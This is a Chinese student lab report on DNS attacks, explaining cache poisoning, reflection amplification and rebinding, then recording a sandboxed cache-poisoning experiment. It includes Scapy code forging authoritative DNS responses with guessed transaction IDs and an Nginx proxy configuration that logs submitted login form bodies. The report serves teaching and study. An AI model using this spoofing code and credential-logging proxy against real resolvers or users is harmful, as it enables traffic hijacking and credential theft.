山东大学
网络空间安全学院

《网络安全》
实验报告

学生姓名	江李阳（202400460042）
	王健一（202400460037）
	邱泽辉（202400460046）
指导教师	郭山清
学院	网络空间安全学院
专业班级	密码科学与技术 2024 级一班
完成时间	2026 年 11 月 10 日

1 实验目的

2 实验原理

2.1 互联网域名解析

互联网域名解析过程由四个关键服务器发挥作用，分别为:

- 递归域名服务器：位于用户端与域名服务器之间，负责处理用户端发起的域名解析请求。在接收到用户端发起的域名查询请求后，递归解析服务器会逐层向根域名服务器、顶级域名服务器、权威域名服务器发送请求，直到获得域名对应的 IP 地址，并将查询结果返回给用户端；
- 根服务器：是域名系统中域名解析流程的起点，主要作用是提供顶级域名服务器和权威域名服务器信息；
- 顶级域名服务器：负责存储与顶级顶级域名相关的信息及其下所有域名的权威服务器的信息，在域名解析流程中，顶级域名服务器负责提供域名的权威服务器地址，帮助递归解析服务器完成定位；
- 权威服务器：负责提供域名的所有信息，包括 IP 地址、邮件服务器等。

2.2 DNS 缓存污染攻击

为了提高域名解析的性能，减轻权威服务器侧的网络流量负载，递归服务器引入了缓存机制，即递归解析服务器在接收到查询的域名相应后，可将其中的信息存储在本地一段时间，缓存时间由权威服务器指定。在同一网络环境内其他用户所要查询的域名信息已被缓存，那么递归解析服务器可以直接返回缓存数据，无需再向远程的权威服务器重复发送查询请求。

缓存污染攻击的目的是为了篡改域名在缓存中的资源记录，以进一步实现网络钓鱼、传播恶意软件或收集用户敏感信息等。该攻击能实现的根源在于域名协议报文缺乏消息完整性验证的检查。攻击者通过发送精心构造的 DNS 响应报文来欺骗递归解析服务器，使其将错误的解析结果存储在缓存中（缓存保存有时间限制）。当递归解析服务器被污染，缩用使用该递归解析服务器的互联网用户在解析该域名时都会被错误重定向。

上述攻击的关键在于，攻击者发送的伪造 DNS 响应报文能被递归解析服务器所接受，这在于以下字段核验通过：

- IP 地址匹配：这一条符合，因为响应的源 IP 地址为权威服务器地址，目的地址为递归解析服务器地址，均已知；

- 端口匹配：响应报文的源端口为 DNS 服务端口，属于常见端口为 53，但目的端口为递归解析服务器发送请求时的随机端口，该值未知，需要遍历猜测。
- TXID 匹配：响应 TXID 于请求 TXID 相等，该值无法提前获知，需要遍历猜测。
- 问题区域匹配：通过攻击者自行发起 DNS 解析服务，从而问题区内容有攻击者掌握，这一条符合。

以上所有字段核验通过后还要求攻击者伪造的响应比权威服务器的真实响应先到达递归解析服务器。上述 16 位源端口和 16 位 TXID 待遍历，意味着总的遍历次数为

$$2^{16} \times 2^{16} = 2^{32}$$

即需要在权威服务器返回真实响应前做完 2^{32} 次枚举，并将所有伪造响应都发送到递归解析服务器，DNS 污染攻击才能成功。

2.3 DNS 反射放大攻击

反射放大攻击是分布式拒绝服务攻击（Distribute Denial of Service ,DDoS）的一种方式，其攻击根源在于网络中存在的大量的域名递归解析服务器，且这些服务器未限用户的目标范围，对攻击者公开暴露。攻击者通过借助伪造源地址的方式向大量递归解析服务器发起查询请求，这些递归解析服务器将向受害者主机发送大量回复报文，由于回复报文长度远大于查询寻报文长度，因此造成了流量放大。

在这种攻击场景中，反射器是互联网中大量的开放的递归解析服务器，放大器是由于 DNS 响应报文远大于请求报文。

2.4 DNS 重绑定攻击

DNS 重绑定攻击 (DNS Rebinding) 是一种利用域名解析机制发起的网络攻击方法，主要利用域名解析的应答响应报文，规避浏览器的同源防御策略，获取受害者内网资源。

DNS 重绑定攻击的实用场景未受害者处于安全受控的内网环境，攻击者难以直接从外部网络环境对受害者内网资源进行访问。具体攻击流程为：

- 攻击者引导受害者访问其受控制的恶意域名，恶意域名服务器将该域名指向一个公开可访问的主机地址，并将恶意域名资源记录的有效 TTL 设置为极短。
- 恶意网站中包含 JS 的恶意代码，但是会受到同源策略的限制。
- 当资源记录过期时，攻击者控制的恶意域名服务器将该域名解析为受害者所在的内部网络的主机地址，由于此时浏览器认为整个网络访问过程属于同一个域名（这就绕过了浏览器同源策略，其中同指协议、端口、主机都相同），将允许恶意 JS 代码访问受害者内部网络环境。

3 实验一：DNS 缓存污染攻击

3.1 实验环境与网络拓扑

本实验使用 Docker Compose 搭建隔离的 DNS 缓存污染实验网络。攻击者向递归 DNS 服务器发送伪造的 DNS 响应；受害者定时查询 `test.seclab.online`；递归 DNS 服务器同时向权威 DNS 查询该域名。拓扑中还部署了模拟互联网网段、测试源站和代理 Web 服务器，用于验证污染后的访问路径。实验拓扑如图 1 所示。

表 1 DNS 缓存污染实验的主机地址与角色

主机角色	IPv4 地址	实验用途
Attacker	`192.168.3.200`	构造并发送伪造 DNS 响应
Victim	`192.168.3.100`	定时查询目标域名并访问测试网站
递归 DNS	`192.168.5.53`	递归查询权威 DNS 并缓存解析结果
代理 Web	`192.168.5.80`	接收污染后的 HTTP 请求并记录测试请求体
权威 DNS	`198.51.100.53`	返回目标域名的正常解析结果
测试源站	`198.51.100.80`	为代理 Web 提供模拟网站内容
x86 路由器	`192.168.3.254`	连接实验网络与模拟互联网网段
	`192.168.5.254`	
	`198.51.100.254`	




图 1 DNS 缓存污染实验拓扑及各节点地址

3.2 攻击前的 DNS 配置

首先在 Attacker 上查询 `test.seclab.online` 的 NS 记录，并进一步查询权威服务器名称的 A 记录。实验记录显示，该域名的权威服务器为 `ns1.test.seclab.online`，其地址为 `198.51.100.53`。构造伪造响应时，使用该地址作为 DNS 响应的源 IP，使伪造报文与递归服务器正在等待的权威服务器应答相对应，如图 2 所示。




图 2 查询目标域名的权威服务器名称及其 IP 地址

为使攻击脚本能够匹配递归服务器发出的查询报文，在递归 DNS 的 BIND9 配置中将对外查询的 UDP 源端口固定为 10001。配置项如下：

Listing 1 递归 DNS 固定查询源端口的配置

```
// 固定递归 DNS 对外查询时使用的 UDP 源端口
query-source port 10001;
```

配置文件截图如图 3 所示。实验还在权威 DNS 所连接的网络接口上设置了 1500ms 的传输延迟，以延长递归服务器等待权威应答的时间窗口；相应的实验命令如图 4 所示。




图 3 BIND9 递归 DNS 的固定查询源端口配置




图 4 为权威 DNS 网络接口设置 1500ms 延迟

3.3 构造伪造 DNS 响应

攻击目标为 `test.seclab.online`,伪造的 A 记录将其指向代理 Web 的地址 `192.168.5.80`。Scapy 构造的 DNS 资源记录包含目标域名、A 记录类型和伪造地址，运行结果如图 5 所示。攻击脚本中与报文构造相关的核心代码如下：

Listing 2 构造伪造 DNS 响应报文的关键代码

```
# 伪造 A 记录，将实验域名指向代理 Web
fake_rr = DNSRR(
    rrname=VICTIM_DOMAIN,
    type=1,
    ttl=FAKE_TTL,
    rdata=FAKE_IP,
)

# 设置伪造权威应答的以太网、IP 和 UDP 字段
packet_base = (
    Ether(src=get_if_hwaddr(INTERFACE), dst=RESOLVER_MAC)
    / IP(src=AUTHORITATIVE_IP, dst=LOCAL_DNS_IP)
    / UDP(sport=AUTHORITATIVE_PORT, dport=LOCAL_DNS_PORT)
)

# 使用候选 TXID，并保留与查询相同的域名问题
dns_layer = DNS(
    id=txid,
    qr=1,
    aa=1,
    qd=DNSQR(qname=VICTIM_DOMAIN),
    ancount=1,
    an=fake_rr,
)
# 组合各协议层，得到待发送的伪造响应
dns_packet = packet_base / dns_layer
```

其中，IP 层源地址和 UDP 源端口分别设置为权威 DNS 地址 198.51.100.53 和 53；目的地址和目的端口分别为递归 DNS 192.168.5.53 和固定端口 10001。DNS 的 id 字段是待猜测的事务 ID（TXID），qr=1 表示响应报文，aa=1 表示权威应答标志。答案区中的 A 记录将目标域名映射到实验代理地址。




图 5 Scapy 构造的伪造 DNS A 资源记录

攻击脚本预先生成多组不同 TXID 的候选响应，并分批发送。每次尝试前先清空递归 DNS 缓存；启动攻击脚本并等待候选响应包生成后，立即启动攻击者侧的定时查询脚本 `DNS_Query.py`。该脚本每隔 1 秒向递归 DNS 查询目标域名，检测到实验代理地址后写入成功标记，攻击脚本读取标记并停止发送。查询脚本的核心逻辑如下：

Listing 3 攻击者定时查询及污染成功判断

```
QUERY_INTERVAL_SECONDS = 1.0

def main():
    while True:
        # 每轮向实验递归 DNS 查询目标域名的 A 记录
        result = subprocess.run(
            ["dig", f"@{LOCAL_DNS_IP}", VICTIM_DOMAIN, "A",
             "+time=4", "+tries=1", "+noall", "+answer"],
            capture_output=True, text=True, timeout=5, check=False,
        )
        # 命中代理地址后通知攻击脚本停止发送
        if FAKE_IP in result.stdout.split():
            SUCCESS_FLAG.write_text("success\n", encoding="ascii")
            return
        # 等待至下一次定时查询
        time.sleep(QUERY_INTERVAL_SECONDS)
```

3.4 污染过程与结果

攻击者的定时查询记录显示，递归 DNS 最初返回权威 DNS 提供的地址 198.51.100.80，其缓存 TTL 从 7 秒逐步递减至 1 秒，随后出现一次查询超时并重新取得正常记录。攻击脚本在此期间持续发送 TXID 候选响应。之后，攻击者的定时查询返回实验代理地址 192.168.5.80，伪造记录 TTL 为 120 秒，攻击脚本检测到成功标记后停止。该次过程记录了完成 4 轮、发送 110,592 个候选响应包，如图 6 所示。

另一次运行中，攻击者侧定时查询也从权威地址 198.51.100.80 转为实验地址 192.168.5.80；攻击脚本完成 2 轮、共发送 65,536 个候选响应包后停止。随后 Victim 查询递归 DNS，得到 test.seclab.online 的 A 记录为 192.168.5.80。两次运行的终端记录分别见图 6 和图 7。



图 6 定时 DNS 查询发现伪造记录，攻击脚本检测成功后停止




图 7 第二次污染结果及受害者解析与 HTTP 访问验证

3.5 代理 Web 配置与请求日志验证

代理 Web 使用 Nginx 接收发往 `test.seclab.online` 的 HTTP 请求，并将请求转发至模拟源站 `198.51.100.80`。为了在实验中观察表单提交内容，访问日志格式包含客户端地址、请求时间、请求行、状态码和请求体。关键配置如下：

Listing 4 代理 Web 的 Nginx 反向代理与请求体日志配置

```
# 记录请求行、状态码和 HTTP 请求体
log_format exp4_login '$remote_addr [$time_local] "$request" '
                      '$status "$request_body"';

server {
    listen 80 default_server;
    server_name test.seclab.online;
    client_body_in_single_buffer on;
    access_log /var/log/nginx/access.log exp4_login;

    location / {
        # 转发到实验源站，并保留目标域名 Host
        proxy_pass http://198.51.100.80;
        proxy_set_header Host test.seclab.online;
        add_header X-Lab-Proxy exp4-task1 always;
    }
}
```

模拟源站为登录路径提供实验用响应：

Listing 5 模拟源站对实验登录路径的响应

```
# 登录路径返回实验用的模拟响应
location = /lab-login {
    default_type text/plain;
    return 200 "mock lab submission received";
}
```

DNS 污染后，Victim 查询到代理地址 `192.168.5.80`，并通过 `curl` 访问 http://test.seclab.online/。返回结果为 HTTP 200，响应服务器为 Nginx。随后 Victim 向 `/lab-login` 提交实验用表单字段 `username=Sakura` 和 `password=123456`；代理服务器返回 HTTP 200，Nginx 访问日志中出现来源地址 `192.168.3.100`、请求路径 `/lab-login` 以及请求体 `username=Sakura&password=123456`。日志记录验证了代理服务器能够读取本次实验请求中的表单字段，如图 8 所示。




图 8 Victim 提交实验表单后，代理 Web 的访问日志记录请求体

3.6 实验结果分析与小结

本实验通过固定递归 DNS 的查询源端口、延迟权威 DNS 的网络应答，并持续发送包含不同 TXID 的伪造 DNS 响应，使递归 DNS 将目标域名解析到实验代理 Web 的地址。受害者的周期查询记录和后续 `dig` 结果均显示目标域名解析为 `192.168.5.80`；HTTP 访问返回 Nginx 响应，表单请求则由代理服务器转发至模拟源站，并在访问日志中记录测试请求体。

实验过程展示了 DNS 缓存污染从伪造响应构造、TXID 候选发送、受害者周期查询、污染结果确认到代理 Web 请求日志验证的完整链路。通过对 Nginx 的反向代理和日志格式进行配置，实验进一步观察了域名解析结果变化对后续 Web 访问路径的影响。

实验过程中遇到的问题是，在实验一开始启动定时查询脚本和 DNS 污染脚本时过了很久都没有污染成功，总结原因可能是没有清理 DNS 递归解析服务器的缓存记录，也可能是在 DNS 污染脚本猜测正确 TXID 前，权威服务器就发送正确响应给递归解析服务器了。针对以上问题，实验改进方案为：在实验一开始启动各种脚本前先清空递归解析服务器的缓存记录，再先启动 DNS 污染脚本（会先与生成一批候选 TXID）然后再启动定时查询脚本，这样就能更快的完成 DNS 缓存污染。